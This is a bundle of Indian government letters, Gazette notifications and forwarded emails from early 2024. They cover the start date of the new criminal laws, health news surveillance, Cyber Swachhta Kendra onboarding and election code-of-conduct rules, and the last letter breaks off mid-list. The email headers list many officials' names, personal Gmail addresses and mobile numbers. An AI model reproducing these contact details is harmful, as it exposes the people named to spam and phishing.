वसुधैव कुटुम्बकम्
ONE EARTH • ONE FAMILY • ONE FUTURE

अजय भल्ला, भा.प्र.से.
AJAY BHALLA, IAS

गृह सचिव
Home Secretary
भारत सरकार
Government of India
नॉर्थ ब्लॉक/North Block
नई दिल्ली/New Delhi

8269315 Put UP on 8-3-2024

Office of Secretary (H&FW)
e-office No. 3569077
Date 29/02/2024

D.O. No. 01/03/2023-Judl.Cell-I

27th February, 2024

Dear Apurva,

As you are aware that the three new Criminal Laws namely the Bharatiya Nyaya Sanhita, 2023, the Bharatiya Nagarik Suraksha Sanhita, 2023 and the Bharatiya Sakshya Adhiniyam, 2023 have been notified in the Gazette of India on 25th December, 2023. These three Acts will replace the Indian Penal Code, 1860, the Code of Criminal Procedure, 1973 and the Indian Evidence Act, 1872 respectively.

2. The Central Government has appointed the 1st day of July, 2024 as the date on which the provisions of the Bharatiya Nyaya Sanhita, 2023 (45 of 2023), the Bharatiya Nagarik Suraksha Sanhita, 2023 (46 of 2023) and the Bharatiya Sakshya Adhiniyam, 2023 (47 of 2023) shall come into force. A copy of the Gazette Notifications dated 24th February, 2024 in this regard are enclosed for your reference.

3. I shall be grateful if you could kindly undertake public awareness campaigns through various means including print and electronic media, social media etc. Workshops, seminars and conferences for various stakeholders may be conducted on the above said three Criminal Laws.

With regards,

Yours sincerely,

Encl.: as above

Dr. JPCP
Pr circulate to all AIIMS for information

27/02/24

(Ajay Bhalla)

Shri Apurva Chandra,
Secretary,
Ministry of Health & Family Welfare,
Nirman Bhawan, C-Wing,
New Delhi – 110001.

ASO(RS)

29/2
JS(SNA) | DGHS.

SO(CH)
07/03/24

रजिस्ट्री सं. डी.एल.- 33004/99

REGD. No. D. L.-33004/99

भारत का राजपत्र
The Gazette of India

सी.जी.-डी.एल.-अ.-24022024-252353
CG-DL-E-24022024-252353

असाधारण
EXTRAORDINARY

भाग II—खण्ड 3—उप-खण्ड (ii)
PART II—Section 3—Sub-section (ii)

प्राधिकार से प्रकाशित
PUBLISHED BY AUTHORITY

सं. 811] नई दिल्ली, शनिवार, फरवरी 24, 2024/फाल्गुन 5, 1945
No. 811] NEW DELHI, SATURDAY, FEBRUARY 24, 2024/PHALGUNA 5, 1945

गृह मंत्रालय

अधिसूचना

नई दिल्ली, 23 फरवरी, 2024

का.आ. 850(अ).—केन्द्रीय सरकार, भारतीय न्याय संहिता, 2023 (2023 का 45) की धारा 1 की उपधारा (2) द्वारा प्रदत्त शक्तियों का प्रयोग करते हुए, 1 जुलाई, 2024 को उस तारीख के रूप में नियत करती है, जिसको उक्त संहिता के उपबंध, धारा 106 की उपधारा (2) के उपबंधों के सिवाय, प्रवृत होंगे।

[फा. सं. 1/3/2023 न्यायिक प्रकोष्ठ-I]
श्री प्रकाश, संयुक्त सचिव

MINISTRY OF HOME AFFAIRS

NOTIFICATION

New Delhi, the 23rd February, 2024

S.O. 850(E).—In exercise of the powers conferred by sub-section (2) of section 1 of the Bharatiya Nyaya Sanhita, 2023 (45 of 2023), the Central Government hereby appoints the 1st day of July, 2024 as the date on which the provisions of the said Sanhita, except the provision of sub-section (2) of section 106, shall come into force.

[F. No. 1/3/2023-Judicial Cell-I]

SHRI PRAKASH, Jt. Secy.

Uploaded by Dte. of Printing at Government of India Press, Ring Road, Mayapuri, New Delhi-110064
and Published by the Controller of Publications, Delhi-110054.

रजिस्ट्री सं. डी.एल.- 33004/99 REGD. No. D. L.-33004/99

भारत का राजपत्र
The Gazette of India

सी.जी.-डी.एल.-अ.-24022024-252354
CG-DL-E-24022024-252354

असाधारण
EXTRAORDINARY

भाग II—खण्ड 3—उप-खण्ड (ii)
PART II—Section 3—Sub-section (ii)

प्राधिकार से प्रकाशित
PUBLISHED BY AUTHORITY

सं. 809] नई दिल्ली, शनिवार, फरवरी 24, 2024/फाल्गुन 5, 1945
No. 809] NEW DELHI, SATURDAY, FEBRUARY 24, 2024/PHALGUNA 5, 1945

गृह मंत्रालय

अधिसूचना

नई दिल्ली, 23 फरवरी, 2024

का.आ. 848(अ).—केन्द्रीय सरकार, भारतीय नागरिक सुरक्षा संहिता, 2023 (2023 का 46) की धारा 1 की उपधारा (3) द्वारा प्रदत्त शक्तियों का प्रयोग करते हुए, 1 जुलाई, 2024 को उस तारीख के रूप में नियत करती है, जिसको उक्त संहिता के उपबंध, पहली अनुसूची में भारतीय न्याय संहिता, 2023 की धारा 106 की उपधारा (2) से सम्बंधित प्रविष्टि के उपबंधों के सिवाय, प्रवृत होंगे।

[फा. सं. 1/3/2023 न्यायिक प्रकोष्ठ-I]
श्री प्रकाश, संयुक्त सचिव

MINISTRY OF HOME AFFAIRS

NOTIFICATION

New Delhi, the 23rd February, 2024

S.O. 848(E).—In exercise of the powers conferred by sub-section (3) of section 1 of the Bharatiya Nagarik Suraksha Sanhita, 2023 (46 of 2023), the Central Government hereby appoints the 1st day of July, 2024 as the date on which the provisions of the said Sanhita, except the provisions of the entry relating to section 106(2) of the Bharatiya Nyaya Sanhita, 2023, in the First Schedule, shall come into force.

[F. No. 1/3/2023-Judicial Cell-I]

SHRI PRAKASH, Jt. Secy.

Uploaded by Dte. of Printing at Government of India Press, Ring Road, Mayapuri, New Delhi-110064
and Published by the Controller of Publications, Delhi-110054.

रजिस्ट्री सं. डी.एल.- 33004/99 REGD. No. D. L.-33004/99

भारत का राजपत्र
The Gazette of India

सी.जी.-डी.एल.-अ.-24022024-252352
CG-DL-E-24022024-252352

असाधारण
EXTRAORDINARY

भाग II—खण्ड 3—उप-खण्ड (ii)
PART II—Section 3—Sub-section (ii)

प्राधिकार से प्रकाशित
PUBLISHED BY AUTHORITY

सं. 810] नई दिल्ली, शनिवार, फरवरी 24, 2024/फाल्गुन 5, 1945
No. 810] NEW DELHI, SATURDAY, FEBRUARY 24, 2024/PHALGUNA 5, 1945

गृह मंत्रालय

अधिसूचना

नई दिल्ली 23 फरवरी 2024

का.आ. 849(अ).—केन्द्रीय सरकार, भारतीय साक्ष्य अधिनियम, 2023 (2023 का 47) की धारा 1 की उपधारा (3) द्वारा प्रदत्त शक्तियों का प्रयोग करते हुए, 1 जुलाई, 2024 को उस तारीख के रूप में नियत करती है, जिसको उक्त अधिनियम के उपबंध प्रवृत होंगे।

[फा. सं. 1/3/2023 न्यायिक प्रकोष्ठ-I]
श्री प्रकाश संयुक्त सचिव

MINISTRY OF HOME AFFAIRS

NOTIFICATION

New Delhi, the 23rd February, 2024

S.O. 849(E).— In exercise of the powers conferred by sub-section (3) of section 1 of the Bharatiya Sakshya Adhiniyam, 2023 (47 of 2023), the Central Government hereby appoints the 1st day of July, 2024 as the date on which the provisions of the said Adhiniyam, shall come into force.

[F. No. 1/3/2023-Judicial Cell-I]

SHRI PRAKASH, Jt. Secy.

Uploaded by Dte. of Printing at Government of India Press, Ring Road, Mayapuri, New Delhi-110064
and Published by the Controller of Publications, Delhi-110054.

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: D.O No-T-21016/95/2023-eHealth Dated 27.02.02024 regarding Regular Monitoring and Public Health surveillance.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 4:00 PM

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **RaviKumar RaviKumar** <ravi.kumar89@gov.in>
Date: Mon, Mar 18, 2024 at 2:43 PM
Subject: D.O No-T-21016/95/2023-eHealth Dated 27.02.02024 regarding Regular Monitoring and Public Health surveillance.
To: <director@aiimsbhopal.edu.in>, <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>, <director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, <director@aiimsmangalagiri.edu.in>, <directoraiimsnagpur@gmail.com>, <sramji57@gmail.com>, <executivedirector@aiimsgorakhpur.edu.in>, <director@aiimsbathinda.in>, <director@aiimsdeoghar.edu.in>, Director AIIMS Bibinagar <director@aiimsbibinagar.edu.in>, <vsnegi22@yahoo.co.in>, <shakti810505@gmail.com>, <drmhraosvims1957@gmai.com>, <cdskatoch@gmail.com>, <puranik_6@hotmail.com>, <madhabananda@gmail.com>
Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, Manumanish Gupta <guptairss@gmail.com>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, Saroj Singh <sarojkr.singh@gov.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <kochas27@gmail.com>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <office.aiimsdeoghar@gmail.com>, <dda@aiimsdeoghar.edu.in>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, <ddaaiimsjammu@gmail.com>, <ddamadurai1189@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, T Mag <thaiu.mag@gov.in>, ANKITA MISHRA BUNDELA <js-pmssy-mohfw@gov.in>, Shri Raj Kumar Deputy Secretary <raj.kumar28@nic.in>, T Chinsum Naulak <chinsum.n@nic.in>, Mayukh Ranjan Paul SO <mayukh.paul88@gov.in>, Anshuli Tandon <anshuli.tandon@gov.in>

Sir,

Kindly find the attached DO letter from JS(eHealth) on the above subject for further necessary action.

With regards

Ravi Kumar,
Section Officer, PMSSY-I
MoH&FW, Nirman Bhawan, New Delhi.

do letter.pdf
271K

डॉ. मनस्वी कुमार, भा.प्र.से.
Dr. Manashvi Kumar, IAS
संयुक्त सचिव
Joint Secretary

सत्यमेव जयते

आज़ादी का अमृत महोत्सव

भारत सरकार
स्वास्थ्य एवं परिवार कल्याण मंत्रालय
निर्माण भवन, नई दिल्ली - 110011
Government of India
Ministry of Health & Family Welfare
Nirman Bhawan, New Delhi - 110011

D.O. No T-21016/95/2023-eHealth
Dated: 27th February 2024

Dear Madam !

May I invite your kind attention towards the task of regular monitoring and Public Health surveillance which was carried out by the National Public Health Observatory (NPHO), erstwhile known as the COVID War Room, during the peak of the COVID-19 pandemic. It included a regular coordination and meticulous scarping and scouting of information and further generating a consolidated report for onward circulation to all the concerned Departments, including the PMO and Cabinet, every morning. Despite the pandemic now being contained effectively in India and globally, the task of preparing daily report is being prepared and circulated by the NCDC, till date.

2. It may be appreciated that intense monitoring led to efficient preparatory and strategic response measures to be implemented in identified, localized areas for targeted action by the local administration, guided by the Central and State teams. Regular monitoring of important health events in the country continues to remain crucial for timely dissemination of information and creating awareness among the public, policymakers, and healthcare professionals, assisting in prompt action, decision-making, and policy formulation, contributing to better health outcomes.

3. Realizing the importance of the surveillance methodology, the competent authority, through the E-Health Division, has mandated NPHO Team to regularly monitor the key healthcare news that are relevant to India, per se.

4. Accordingly, NPHO has initiated regular monitoring of National and Global news which may affect citizen's health and well-being in the country by utilizing dedicated media tool to scrape relevant information from social media feeds, web-based news, printed media, and other sources (World Health Organization, Centers for Disease Control and Prevention, key national and global think tanks, etc.) and thereafter compilation of the stated information.

5. In furtherance of the same, the aforementioned compiled report generated is being shared with the O/o Secretary (HFW), twice a day, in the morning and evening. The same would also be shared with all Senior Officers in the Department for immediate notice and time-bound coordination/support/action, as required, with the State and local district teams for a prompt and expeditious action.

Nirman Bhawan, New Delhi, Tele : 011-2306 1887, 2306 1790, E-mail : jstraining-mohfw@gov.in

6. For effective implementation of the task of surveillance and appropriate and timely measures, an online tracing mechanism would also be established in which duties would be assigned to the officers, on a roster basis for regular updation, on the tracker within time frame of 72 hours of allocation. The link for the online tracker will be shared soon, hereafter.

7. It is therefore requested that, this self-contained communication may be circulated to your respective divisions/entities, to take note of this important initiative, and ensure compliance for a prompt action on a regular basis, so that Public Health Surveillance may be conducted in a conclusive manner. Looking forward to your support, as always.

with warm regards!

Yours sincerely,

(Manashvi Kumar)

Ms. Ankita Mishra Bundela
Joint Secretary
Minstry of Health & Family Welfare
Nirman Bhawan, New Delhi

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Onboarding of Healthcre Sector Organizations with Cyber Swachhta (CSK)-regarding

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 3:59 PM

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **mn mishra** <mnmishra.mohfw@gmail.com>
Date: Mon, Mar 18, 2024 at 3:14 PM
Subject: Fwd: Onboarding of Healthcre Sector Organizations with Cyber Swachhta (CSK)-regarding
To: <dda.aiimsbibinagar@gmail.com>, <dda.aiimsrajkot@gmail.com>, <dda@aiimsdeoghar.edu.in>, DDA AIIMS Jodhpur <dda@aiimsjodhpur.edu.in>, <dda@aiimsmangalagiri.edu.in>, <dda@aiimsnagpur.edu.in>, <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, DDA AIIMS Rishikesh <dda@aiimsrishikesh.edu.in>, Deputy Director Administration <dda@aiimsbhubaneswar.edu.in>, <ddaaiimsjammu@gmail.com>, Dy Director Administration AIIMS, Raebareli <ddaaiimsrbl@gmail.com>, <ddamadurai1189@gmail.com>, <ddaaiimsbilaspur@gmail.com>, DDA AIIMS Bhopal <dydir@aiimsbhopal.edu.in>
Cc: ShriRajKumar Under Secretary <raj.kumar28@nic.in>, DINESH KUMAR <dinesh.kumar14@nic.in>, cc: Narendra K Oza <nk.oza@gov.in>

Dear Sir,
As per trailing mail, kindly take necessary action please.

Regards,
Er.M.N.Mishra,
IT Consultant,
PMSSY,MoHFW
7982125857

---------- Forwarded message ---------
From: **Shri Raj Kumar Deputy Secretary** <raj.kumar28@nic.in>
Date: Mon, Mar 18, 2024 at 12:56 PM
Subject: Fwd: Onboarding of Healthcre Sector Organizations with Cyber Swachhta (CSK)-regarding
To: mnmishra mohfw <mnmishra.mohfw@gmail.com>, T Chinsum Naulak <chinsum.n@nic.in>

Raj Kumar
राज कुमार
Deputy Secretary
PMSSY and SNA
Ministry of Health and Family Welfare
Tel. no. 23063178

From: "EHealth Section" <telmed-mohfw@gov.in>
To: asfa-mohfw@nic.in, "ROLI SINGH" <asfr-mohfw@gov.in>, "Ms. V Hekali Zhimomi" <zhimomiv@ias.nic.in>, "Ms V" <addlsecy-mohfw@gov.in>, "PPS to ASMD" <asmd-mohfw@nic.in>, "ARADHANA PATNAIK" <jsadmn-mohfw@gov.in>, "Indrani Kaushal" <ea-mohfw@nic.in>, "Dr. K. K. Tripathy" <kk.tripathy@nic.in>, "Vipul Aggarwal" <dr.vipul@nic.in>, "Rajiv Manjhi" <rajiv.manjhi@nic.in>, "Ghulam Mustafa" <ghulam.mustafa@nic.in>, "Vandana Jain" <vandana.jain@nic.in>, "Elangbam Robert Singh" <robert.elangbam@gov.in>, "ANKITA MISHRA BUNDELA" <ankita.edu@nic.in>, "Rakesh Kumar Maurya" <rakesh.maurya@gov.in>, "Anu Nagar" <anu.nagar1@gov.in>, "G S Chitra" <gs.chitra@nic.in>, "Phool Chandra Prasad" <prasad-upsc@gov.in>, "Harsh Mangla" <harsh.mangla@ias.nic.in>, "Narendra K Oza" <nk.oza@gov.in>, "Nidhi Kesarwani" <nidhikesarwani@nic.in>, "ROLI KHARE" <roli.khare@gov.in>, "Neha Garg" <nehagarg.irs@gov.in>, "Sachin Kumar" <sachin.k@nic.in>, "Sushil Pal Gahlaut" <sp.gahlaut@nic.in>, "Kumar Rahul" <kumar.rahul@nic.in>, "Govind Kumar" <govind.bansal78@gov.in>, "RAJ KUMAR" <rkumar.edu@nic.in>, "Rakesh Kumar" <rk.singh67@nic.in>, "PRIYADARSHIKA SRIVASTAVA" <priyadarshika.s@gov.in>, "Noorin Bux Khan" <noorinbux@ord.gov.in>, "Samsul Haque" <samsul.haque@nic.in>, "dr pulkesh" <dr.pulkesh@gov.in>, "Manoj Kumar Sinha" <mk.sinha26@nic.in>, "Poonam Meena" <poonam.22@gov.in>, "Manmohan Badola" <manmohan.badola@nic.in>, "Sarvajit Kumar" <kumar.sarvajit@nic.in>, "Gopal Aaditya Raghuvanshi" <gopal.aaditya@nic.in>, "Sarita Nair" <sarita.nair@gov.in>, "Shri Raj Kumar Deputy Secretary" <raj.kumar28@nic.in>, "Zuber Ahmed Khan" <us-doj@mha.gov.in>, "C K RAMASWAMY" <ck.rswamy@nic.in>, "ESHITA MONGA" <eshita.monga@gov.in>, "JITENDER SINGH DD(G)" <jitender.singh28@nic.in>, "ABHIJIT CHAKRABORTY" <abhijit.69@gov.in>, "DINESH KUMAR" <dinesh.kumar14@nic.in>, director-cghs@cghs.nic.in, DirectorDrRMLIMS@gmail.com, "MS OFFICE SJH" <msoffice@vmmc-sjh.nic.in>, directorlhmc@gmail.com
Cc: "KIRAN KARLAPU" <kiran.karlapu@gov.in>, "Pawan Kumar" <pawan.kumar13@nic.in>, "Varsha Singh" <varsha.singh@nic.in>, "Kajal Goel" <kajal.goel@gov.in>, "indu ehealth" <indu.ehealth@gmail.com>, "krishna ehealth" <krishna.ehealth@gmail.com>, "ehealth mohfw1" <ehealth.mohfw1@gmail.com>, "pankaj ehealth" <pankaj.ehealth@gmail.com>, "babloo ehealth" <babloo.ehealth@gmail.com>, "Swarup Dutta" <swarup.dutta@gov.in>, "Santosh KumarPydipalli" <pydi.santosh@meity.gov.in>, rsp@nihfw.org
Sent: Monday, March 18, 2024 12:43:00 PM
Subject: Onboarding of Healthcre Sector Organizations with Cyber Swachhta (CSK)-regarding

Sir/Madam,

Please find attached OM No T-21016/60/2023-eHealth dated 12th March 2024 regarding the subject cited above for your information and necessary action.

Regards
eHealth Section
Ministry of Health & Family welfare
Room No.-213, D-wing, Nirman Bhawan
New Delhi-110011
Tel No.-23062263

--
regards,
Er.M.N.Mishra,
Mob: 7982125857

OM dated 12.03.2024_Onboarding of Healthcare Sector Organizations with Cyber Swachhta Kendra (CSK).pdf
421K

T-21016/60/2023-eHealth
Government of India
Ministry of Health and Family Welfare
eHealth Section
******

Nirman Bhawan, New Delhi
Dated: March, 2024

OFFICE MEMORANDUM

Subject: - Onboarding of Healthcare Sector Organizations with Cyber Swachhta Kendra (CSK) - regarding.

The undersigned is directed to refer to letter No. 15(4)/2021-CERT-In (Part-I) dated 28.02.2024 received from CERT-In regarding the subject mentioned above.

2. Cyber Swachhta Kendra (CSK) helps in detecting, cleaning and securing systems from botnet infections. This sweeping of systems done by the CSK of Ministry's IT infrastructure will be reflected in the NIC's Pratimaan portal, whose dashboard will be visible to the Secretary of the Ministry and to the relevant cutting edge level officers of the Ministry/Department, including the CISO/Dy.CISO. This dashboard will inform on real time incidents and help in the containment , and the mainstreaming of cyber Security.

3. In this regard, you are requested to get configured with CSK, CERT-In, by providing the following details to CERT-In:

a Head Office location
b Details of number of data centers and their locations
c Name and contact details (email ID and postal address) of

CISO/CIO.

d All Public IP address ranges used by respective organizations (data centre, branches etc) in CIDR notation and

e Details of dedicated point of contact/email id for receiving automated email notification from 'CSK' on daily basis.

4. This issues with approval of competent authority.

Signed by
Kiran Kumar Karlapu
Date: 12-03-2024 18:42:35

(Dr. Kiran Kumar Karlapu)
Deputy Secretary to the Govt. of India(eHealth)

To

1. Central Government Hospitals
2. All AIIMS/Research Organizations
3. Attached Offices/Departments/Autonomous bodies under MoHFW

Copy for information to

1. CERT-In
2. PPS to JS (eHealth)

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: To remove/hide the photographs of any political functionary from official websites regarding.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:58 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **mn mishra** <mnmishra.mohfw@gmail.com>
Date: Tue, Mar 19, 2024 at 2:59 PM
Subject: Fwd: To remove/hide the photographs of any political functionary from official websites regarding.
To: <dda.aiimsbibinagar@gmail.com>, <dda.aiimsrajkot@gmail.com>, Deputy Director Administration <dda@aiimsbhubaneswar.edu.in>, <ddaaiimsjammu@gmail.com>, <ddamadurai1189@gmail.com>, <dda@aiimsdeoghar.edu.in>, <dda@aiimsmangalagiri.edu.in>, <ddaaiimsbilaspur@gmail.com>, DDA AIIMS Jodhpur <dda@aiimsjodhpur.edu.in>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, <dda@aiimsnagpur.edu.in>, DDA AIIMS Rishikesh <dda@aiimsrishikesh.edu.in>, <dda@aiimspatna.org>, Dy Director Administration AIIMS, Raebareli <ddaaiimsrbl@gmail.com>, DDA AIIMS Bhopal <dydir@aiimsbhopal.edu.in>
Cc: ShriRajKumar Under Secretary <raj.kumar28@nic.in>, cc: Narendra K Oza <nk.oza@gov.in>, DINESH KUMAR <dinesh.kumar14@nic.in>

Dear Sir,
As per trailing mail,kindly take necessary action.

Regards,
Er.M.N.Mishra,
IT Consultant,
PMSSY,MoHFW,

---------- Forwarded message ---------
From: **Shri Raj Kumar Deputy Secretary** <raj.kumar28@nic.in>
Date: Tue, Mar 19, 2024 at 1:53 PM
Subject: Fwd: To remove/hide the photographs of any political functionary from official websites regarding.
To: mnmishra mohfw <mnmishra.mohfw@gmail.com>, T Chinsum Naulak <chinsum.n@nic.in>

Raj Kumar
राज कुमार
Deputy Secretary
PMSSY and SNA
Ministry of Health and Family Welfare
Tel. no. 23063178

From: "EHealth Section" <telmed-mohfw@gov.in>
To: asfa-mohfw@nic.in, "ROLI SINGH" <asfr-mohfw@gov.in>, "Ms. V Hekali Zhimomi" <zhimomiv@ias.nic.in>, "Ms V" <addlsecy-mohfw@gov.in>, "PPS to ASMD" <asmd-mohfw@nic.in>, "Vipul Aggarwal" <dr.vipul@nic.in>, "Rajiv Manjhi" <rajiv.manjhi@nic.in>, "ANKITA MISHRA BUNDELA" <ankita.edu@nic.in>, "Harsh Mangla" <harsh.mangla@ias.nic.in>, "Sachin Kumar" <sachin.k@nic.in>, "Rakesh Kumar" <rk.singh67@nic.in>, "ARADHANA PATNAIK" <jsadmn-mohfw@gov.in>, "Indrani Kaushal" <ea-mohfw@nic.in>, "Dr. K. K. Tripathy" <kk.tripathy@nic.in>, "Ghulam Mustafa" <ghulam.mustafa@nic.in>, "Vandana Jain" <vandana.jain@nic.in>, "Elangbam Robert Singh" <robert.elangbam@gov.in>, "Rakesh Kumar Maurya" <rakesh.maurya@gov.in>, "Anu Nagar" <anu.nagar1@gov.in>, "G S Chitra" <gs.chitra@nic.in>, "Phool Chandra Prasad" <prasad-upsc@gov.in>, "Narendra K Oza" <nk.oza@gov.in>, "Nidhi Kesarwani" <nidhikesarwani@nic.in>, "ROLI KHARE" <roli.khare@gov.in>, "Neha Garg" <nehagarg.irs@gov.in>, "Sushil Pal Gahlaut" <sp.gahlaut@nic.in>, "Kumar Rahul" <kumar.rahul@nic.in>, "Govind Kumar" <govind.bansal78@gov.in>, "RAJ KUMAR" <rkumar.edu@nic.in>, "PRIYADARSHIKA SRIVASTAVA" <priyadarshika.s@gov.in>, "Noorin Bux Khan" <noorinbux@ord.gov.in>, "Samsul Haque" <samsul.haque@nic.in>, "dr pulkesh" <dr.pulkesh@gov.in>, "Manoj Kumar Sinha" <mk.sinha26@nic.in>, "Poonam Meena" <poonam.22@gov.in>, "Manmohan Badola" <manmohan.badola@nic.in>, "Sarvajit Kumar" <kumar.sarvajit@nic.in>, "Gopal Aaditya Raghuvanshi" <gopal.aaditya@nic.in>, "Sarita Nair" <sarita.nair@gov.in>, "Shri Raj Kumar Deputy Secretary" <raj.kumar28@nic.in>, "Zuber Ahmed Khan" <us-doj@mha.gov.in>, "C K RAMASWAMY" <ck.rswamy@nic.in>, "JITENDER SINGH DD(G)" <jitender.singh28@nic.in>, "ABHIJIT CHAKRABORTY" <abhijit.69@gov.in>, "kaustubh 172261 cbdt" <kaustubh.172261.cbdt@nic.in>, "Kiran Gopal" <Ed.it@nha.gov.in>, anuragr@cdac.in, "SUJEET NATH CHARAN" <sujeet.charan@nic.in>, "ADDG CGHS" <addghq.dl.cghs@nic.in>, jitendrasingh@cdac.in
Cc: "Dr. Manashvi kumar" <jstraining-mohfw@gov.in>, "KIRAN KARLAPU" <kiran.karlapu@gov.in>, "Pawan Kumar" <pawan.kumar13@nic.in>, "Varsha Singh" <varsha.singh@nic.in>, "Kajal Goel" <kajal.goel@gov.in>, "Suchir Gandhi" <suchir.gandhi121@gov.in>, "indu ehealth" <indu.ehealth@gmail.com>, "krishna ehealth" <krishna.ehealth@gmail.com>, "ehealth mohfw1" <ehealth.mohfw1@gmail.com>, "pankaj ehealth" <pankaj.ehealth@gmail.com>, "babloo ehealth" <babloo.ehealth@gmail.com>, "Swarup Dutta" <swarup.dutta@gov.in>
Sent: Tuesday, March 19, 2024 1:16:35 PM
Subject: To remove/hide the photographs of any political functionary from official websites regarding.

Dear Sir/Madam,

Kindly refer attached Letter No- 437/6/1/INST/ECI/FUNCT/MCC/2024 dated 16 March,2024 Serial No-4 regarding all references of Ministers, Politicians or political parties available on central/state Government's official website shall be removed.The CEOs have to take immediate action to remove/hide the photographs of any political functionary from official websites of state department.

Regards
eHealth Section
Ministry of Health & Family welfare
Room No.-213, D-wing, Nirman Bhawan
New Delhi-110011
Tel No.-23062263

--
regards,
Er.M.N.Mishra,
Mob: 7982125857

ECI Notification (photograph of political functionary at official website).pdf
2533K

By Spl. Messenger/mail

ELECTION COMMISSION OF INDIA

NIRVACHAN SADAN, ASHOKA ROAD, NEW DELHI-110001

No. 437/6/1/INST/ECI/FUNCT/MCC/2024 **Dated: 16th March, 2024**

To

1. The Cabinet Secretary,
   Government of India,
   Rashtrapati Bhawan,
   New Delhi.

2. The Chief Secretaries of all States and
   Chief Secretaries/Administrators of Union Territories

3. The Chief Electoral Officers of
   all States and Union Territories.

Subject: Immediate action to be taken for enforcement of Model Code of Conduct after announcement of General Elections to House of the People (Lok Sabha), 2024 and State Legislative Assemblies in the States of Andhra Pradesh, Arunachal Pradesh, Odisha and Sikkim and certain bye-elections-regarding.

Sir,

I am directed to state that the Election Commission has announced the schedule for holding General Election to House of the People (Lok Sabha), 2024 and State Legislative Assemblies in the States of Andhra Pradesh, Arunachal Pradesh, Odisha and Sikkim and certain bye-elections, operation of 'MODEL CODE OF CONDUCT' comes into effect with the announcement of elections by the Commission. In view of the elections, the Commission has given following directions for effective enforcement of provisions of MCC:-

1. **Defacement of Property-** ECI instructions contained in letter No. 3/7/2023-SDR, dated 12th October, 2023, provide for prevention of defacement of property. The Commission has directed to ensure strict compliance of its instruction and to take time bound action as prescribed below-

   (a) **Defacement of Government property-** For this purpose a Government premise would include any Government office and the campus wherein the office building, compound and establishment are situated. All wall- writing, posters/papers or defacement in any

other form, including cutout/hoardings, banners, flags etc, on Government property shall be removed **within 24 hours** from the announcement of elections by the Election Commission.

(b) **Defacement of public property and misuse of public space-** All unauthorized political advertisement, in the form of wall writing/posters/papers or defacement in any other form, cutout/hoardings, banners flags etc. at public property and in public space like railway station, Bus stands, Airports, railway Bridges, Roadways, government. buses, Electric/Telephone poles , municipal/local bodies' buildings etc., shall be removed **within 48 hours** from the announcement of elections.

(c) **Defacement of private property-** Subject to any local law and Court's direction, all unauthorized political advertisement displayed at private property shall be removed **within 72 hours** from the announcement of elections by the Election Commission.

2. **Misuse of official vehicle-** The ECI's Consolidated instructions contained in letter No. 464/L&O/2023/EPS(Use of Veh.), dated 26th June, 2023, among other things, provides that **there shall be a total ban on use of official vehicle by any political party, candidate or any other person connected with election (except officials performing any election related official duty) for campaigning, electioneering or election related travel during elections (subject to certain exception mentioned therein).** The expression 'official vehicle' means and shall include, any vehicle used or capable of being used for the purpose of transport, whether propelled by mechanical power or otherwise and will include trucks, lorries, tempos, jeeps, cars, auto rickshaws, e-rickshaws, buses, belonging to Central Government, State Government/UT Administrations, public undertakings of Central/State Government, Joint sector undertakings of Central/State Government, local bodies, municipal corporations, marketing boards, cooperative societies or any other body in which public funds, however small a portion of the total, are invested. **The CEOs/DEOs shall take necessary action for compliance of ECI instructions within 24 hours of the announcement of the elections.**

3. **Advertisement at the cost of public exchequer-** ECI instructions contained in letter No. 437/6/INST/ECI/FUNCT/MCC/2024(ADVERTISEMENTS), dated 2nd January, 2024 provides that at the cost of public exchequer in the newspapers and other media and the misuse of official mass media during the election period for partisan coverage of political news and publicity regarding achievements with a view to furthering the prospects of the party in power shall be scrupulously avoided. No advertisements shall be issued in

electronic and print media highlighting the achievements of the Govt. at the cost of public exchequer. If any advertisement has already been released for telecast/broadcast or publication in the print media, it must be ensured that the telecast/broadcast of such ads on electronic media is stopped forthwith and that no such ad is published in any newspapers, magazines, etc., i.e. in print media, from the date of announcement and it should be immediately withdrawn. **The CEOs/DEOs have to take immediate action to remove/stop any advertisement, in the print/electronic media, showing the achievements of the Government soon after the announcement of elections.**

4. **Photograph of political functionary at official website-** ECI instruction contained in letter No. 437/6/INST/ECI/FUNCT/MCC/2024(MCC ENFORCEMENT) dated 2nd January, 2024 provides that all references of Ministers, Politicians or political parties available on central/state Government's official website shall be removed. The CEOs have to take **immediate action** to remove/hide the photographs of any political functionary from official websites of state department.

5. **Development/construction related activities- within 72 hours** of announcement of elections, the CEO/DEO shall obtain the following list of works for reference in case of validating any complaint on violation of MCC:

